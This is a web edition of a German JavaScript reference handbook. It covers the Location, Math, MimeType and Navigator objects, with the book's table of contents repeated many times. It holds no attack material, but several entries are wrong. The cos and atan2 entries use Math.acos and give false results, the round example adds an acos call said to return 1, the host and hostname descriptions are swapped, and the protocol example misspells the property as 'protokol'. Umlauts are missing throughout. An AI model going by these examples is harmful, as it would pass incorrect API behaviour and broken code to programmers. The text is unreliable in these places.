- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften

- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften

- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften



34.16 Das Location-Objekt

JS 1.0

Ab JavaScript 1.0

Hiermit kann man auf die URL des aktuellen Dokuments zugreifen.



34.16.1 Methoden

reload

Erklrung
Ldt das Dokument neu; ab JavaScript 1.1.
Syntax
location.reload(keinCache)

Parameter	Bedeutung
`keinCache`	boolescher Wert, der angibt, ob die Seite mit einem so genannten unconditional GET vom Webserver geholt werden soll (also kein Caching stattfindet) oder nicht

replace

JS 1.1

Erklrung
Ldt eine neue URL und ersetzt die alte URL in der History-Liste; ab JavaScript 1.1.
Syntax
location.replace(URL)

Parameter	Bedeutung
`URL`	URL des zu ladenden Dokuments

top

34.16.2 Eigenschaften

hash

Erklrung
Textmarke in der URL.

host

Erklrung
Name des Hosts, also inklusive des Subdomainnamens, aber ohne Port.

hostname

Erklrung
Kompletter Host, inklusive Port.

href

Erklrung
Komplette URL.

pathname

Erklrung
Kompletter Pfadname der URL (also ohne Server).

port

Erklrung
Portnummer (Standardwert ist 80).

protocol

Erklrung
Verwendetes Protokoll (z.B. `"http:"`, `"ftp:"`, `"file:"`).
Beispiel
if (location.protokol == "file:") { // spezielle Debug-Ausgaben aktivieren ... }

search

Erklrung
Teil der URL ab dem Fragezeichen (inklusive), sofern vorhanden.
Beispiel
var ls = location.search; if (ls.length > 0) { ls = ls. substring(1); } alert("Alles hinter dem Fragezeichen: " + ls);

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften

- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften

- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.17 Das Math-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Im `Math`-Objekt sind mathematische Funktionen und Konstanten gespeichert. Fr wissenschaftliches Rechnen eignet sich JavaScript aufgrund der nicht sehr groen Genauigkeit jedoch nicht.

top

34.17.1 Methoden ▼▲

abs

Erklrung	
Absolutbetrag einer Zahl (-5 wird zu 5, 5 bleibt 5).	
Syntax	
Math.abs(Zahl)	
Parameter	**Bedeutung**
`Zahl`	eine Zahl
Beispiel	
alert(Math.abs(-5)); // ergibt 5	

acos

Erklrung	
Arkuskosinus einer Zahl (Umkehrfunktion des Kosinus).	
Syntax	
Math.acos(Zahl)	
Parameter	**Bedeutung**
`Zahl`	eine Zahl
Beispiel	

alert(Math.acos(1)); // ergibt 0

asin

Erklrung	
Arkussinus einer Zahl (Umkehrfunktion des Sinus).	
Syntax	
Math.asin(Zahl)	
Parameter	**Bedeutung**
`Zahl`	eine Zahl
Beispiel	
alert(Math.asin(1)); // ergibt 1.570796	

atan

Erklrung	
Arkustangens einer Zahl (Umkehrfunktion des Tangens).	
Syntax	
Math.atan(Zahl)	
Parameter	**Bedeutung**
`Zahl`	eine Zahl
Beispiel	
alert(Math.atan(0)); // ergibt 0	

atan2

Erklrung	
Arkustangens einer Zahl, die durch Division der beiden Parameter gebildet wird.	
Syntax	
Math.acos(y, x)	
Parameter	**Bedeutung**
`x, y`	jeweils eine Zahl
Beispiel	
alert(Math.acos(Math.PI, 2)); // ergibt 1	

ceil

Erklrung	
Kleinste Zahl grer oder gleich dem gegebenen Parameter (entspricht der Gau-Klammer).	
Syntax	
Math.ceil(Zahl)	
Parameter	**Bedeutung**
`Zahl`	eine Zahl
Beispiel	
alert(Math.ceil(-4.9)); // ergibt −4	

cos

Erklrung	
Kosinus einer Zahl.	
Syntax	
Math.acos(Zahl)	
Parameter	**Bedeutung**
`Zahl`	eine Zahl
Beispiel	
alert(Math.acos(Math.PI)); // ergibt −1	

exp

Erklrung	
Potenz einer Zahl zur Basis e (Eulersche Zahl).	
Syntax	
Math.exp(Zahl)	
Parameter	**Bedeutung**
`Zahl`	der Exponent
Beispiel	
alert(Math.exp(Math.log(42))); // ergibt 42	

floor

Erklrung

Grte Zahl kleiner als der oder gleich dem gegebenen Parameter.	
Syntax	
Math.floor(Zahl)	
Parameter	**Bedeutung**
`Zahl`	eine Zahl
Beispiel	
alert(Math.floor(-4.9)); // ergibt −5	

log

Erklrung	
Logarithmus einer Zahl zur Basis `e` (natrlicher Logarithmus).	
Syntax	
Math.log(Zahl)	
Parameter	**Bedeutung**
`Zahl`	eine Zahl
Beispiel	
alert(Math.log(Math.E)); // ergibt 1	

max

Erklrung	
Die grere von zwei Zahlen.	
Syntax	
Math.max(Zahl1, Zahl2)	
Parameter	**Bedeutung**
`Zahl1, Zahl2`	zwei Zahlen
Beispiel	
alert(Math.max(1, 2)); // ergibt 2	

min

Erklrung
Die kleinere von zwei Zahlen.
Syntax

Math.min(Zahl1, Zahl2)	
Parameter	**Bedeutung**
`Zahl1, Zahl2`	zwei Zahlen
Beispiel	
alert(Math.min(1, 2)); // ergibt 1	

pow

Erklrung	
Berechnet die Potenz einer Zahl zu einer Basis.	
Syntax	
Math.pow(Basis, Exponent)	
Parameter	**Bedeutung**
`Basis`	die Basis
`Exponent`	der Exponent
Beispiel	
alert(Math.pow(2, 10)); // ergibt 1024	

random

Erklrung
Eine Zufallszahl zwischen 0 und 1.
Syntax
`Math.random()`

round

Erklrung	
Rundet eine Zahl zur nchsten ganzen Zahl.	
Syntax	
Math.round(Zahl)	
Parameter	**Bedeutung**
`Zahl`	eine Zahl
Beispiel	
alert(Math.round(0.4999)); // ergibt 0 alert(Math. acos(0.5)); // ergibt 1	

sin

Erklrung
Sinus einer Zahl.
Syntax
Math.sin(Zahl)

Parameter	Bedeutung
Zahl	eine Zahl

Beispiel
alert(Math.sin(0)); // ergibt 0

sqrt

Erklrung
Quadratwurzel einer Zahl.
Syntax
Math.sqrt(Zahl)

Parameter	Bedeutung
Zahl	eine Zahl

Beispiel
alert(Math.sqrt(2)); // ergibt 1.4142...

tan

Erklrung
Tangens einer Zahl.
Syntax
Math.tan(Zahl)

Parameter	Bedeutung
Zahl	eine Zahl

Beispiel
alert(Math.tan(Math.PI/4)); // ergibt 1

top

34.17.2 Eigenschaften

E

Erklrung
Die Eulersche Konstante, etwa 2,71828...

LN10

Erklrung
Logarithmus von 10 zur Basis e, etwa 2,302585...

LN2

Erklrung
Logarithmus von 2 zur Basis e, etwa 0,6931...

LOG10E

Erklrung
Logarithmus von e zur Basis 10, etwa 0,43429...

LOG2E

Erklrung
Logarithmus von e zur Basis 2, etwa 1,442695...

PI

Erklrung
Die Zahl p, etwa 3,14159265...

SQRT1_2

Erklrung
Kehrwert der Quadratwurzel 2, etwa 0,7071...

SQRT2

Erklrung

Quadratwurzel von 2, etwa 1,4142...

<<zurck <top> vor>>

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.18 Das MimeType-Objekt ▼

JS 1.1

Ab JavaScript 1.1, nur Netscape.

Das Objekt ist eine Eigenschaft des `navigator`- und des `plugin`-Objekts (siehe auch Kapitel 22).

top

34.18.1 Eigenschaften ▲

description

Erklrung
Umgangssprachliche Beschreibung der mit dem MIME-Typ verknpften Daten.

enabledPlugin

Erklrung
Das Plugin fr einen bestimmten MIME-Typ; kann zur berprfung verwendet werden, ob ein Plugin installiert ist.
Beispiel
if (navigator.mimeTypes["application/x-flash"]) { if (navigator.mimeTypes["application/x-flash"] . enabledPlugin) { document.write("Flash Player installiert"); } } else { document.write("Flash Player nicht installiert"); }

suffixes

Erklrung
Die von einem MIME-Typ untersttzten Dateiendungen; durch Kommata voneinander getrennt.

type

Erklrung
Bezeichnung des MIME-Typs.

<<zurck <top> vor>>

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.19 Das Navigator-Objekt ▼

JS 1.0

Ab JavaScript 1.0

top

34.19.1 Methoden ▼▲

javaEnabled

Erklrung
Startet die Java Virtual Machine (VM), sofern vorhanden, und gibt zurck, ob der Browser die Java-Untersttzung aktiviert hat.

plugins.refresh

JS 1.1

Erklrung
Aktualisiert die Plugin-Liste des Browsers und macht so einen Neustart des Browsers unntig; JavaScript 1.1, nur Netscape.
Syntax
navigator.plugins.refresh(neuLaden)

Parameter	Bedeutung
neuLaden	Beim Wert `true` wird zustzlich auch das aktuelle Dokument neu geladen.

preference

JS 1.2

Erklrung

Ein signiertes Skript kann so Benutzereinstellungen lesen und verndern; ab JavaScript 1.2, nur Netscape.

Syntax
navigator.preference(Bezeichner[, Wert])

Parameter	Bedeutung
`Bezeichner`	Name der Benutzereinstellung, die gendert werden soll
`Wert`	neuer Wert fr die Benutzereinstellung

savePreferences

Erklrung
Speichert die aktuellen Benutzereinstellungen in dem Profil des Benutzers.

taintEnabled

Erklrung
Gibt einen booleschen Wert zurck, der angibt, ob das Tainting (das alte Sicherheitsmodell des Netscape Navigator 3) aktiviert ist oder nicht; nur Netscape Navigator 3, danach entfernt.

top

34.19.2 Eigenschaften

appCodeName

Erklrung
Codename des Browsers (z.B. `"Mozilla"`).

appName

Erklrung
Der Name des Browsers (z.B. `"Firefox"`).

appVersion

Erklrung
Versionsinformation des Browsers.

language

JS 1.2

Erklrung
Angabe der Sprachversion des Browsers; JavaScript 1.2, nur Netscape.

mimeTypes

Erklrung
Array mit allen vom Browser untersttzten MIME-Typen.

platform

Erklrung
Plattforminformationen ber den Browser (z.B. Win32).

plugins

Erklrung
Array mit allen im Browser installierten Plugins.

userAgent

Erklrung
Browser-Identifikator, der im HTTP-Header mitgesandt wird (HTTP-Header `User-agent`). Eine genauere Untersuchung der Angaben aus diesem Objekt finden Sie in Kapitel7.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
